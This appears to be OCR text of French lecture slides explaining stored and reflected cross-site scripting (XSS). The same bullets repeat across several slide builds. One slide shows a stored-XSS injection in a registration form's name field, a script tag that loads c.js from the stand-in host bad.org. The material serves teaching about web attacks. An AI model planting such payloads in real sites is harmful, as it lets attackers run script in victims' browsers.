
mail | john.smith@bad.org

inscription

Bonjour Smith

4. XSS

- Attaque stockée sur le serveur web
  - XSS envoyé par le pirate




nom Smith<script src=http://bad.org/c.js></script>

mail john.smith@bad.org

inscription


4. XSS

- Attaque stockée sur le serveur web
  - XSS envoyé par le pirate
  - l'accès à une ressource provoque l'exécution du XSS




4. XSS

- Attaque stockée sur le serveur web
  - XSS envoyé par le pirate
  - l'accès à une ressource provoque l'exécution du XSS




4. XSS

- Attaque stockée sur le serveur web
  - XSS envoyé par le pirate
  - l'accès à une ressource provoque l'exécution du XSS




4. XSS

- Attaque stockée sur le serveur web
  - XSS envoyé par le pirate
  - l'accès à une ressource provoque l'exécution du XSS




4. XSS

- Attaque stockée sur le serveur web
  - XSS envoyé par le pirate
  - l'accès à une ressource provoque l'exécution du XSS




4. XSS

- Attaque réfléchie
  - Pirate place un XSS (mail, lien dans page web)



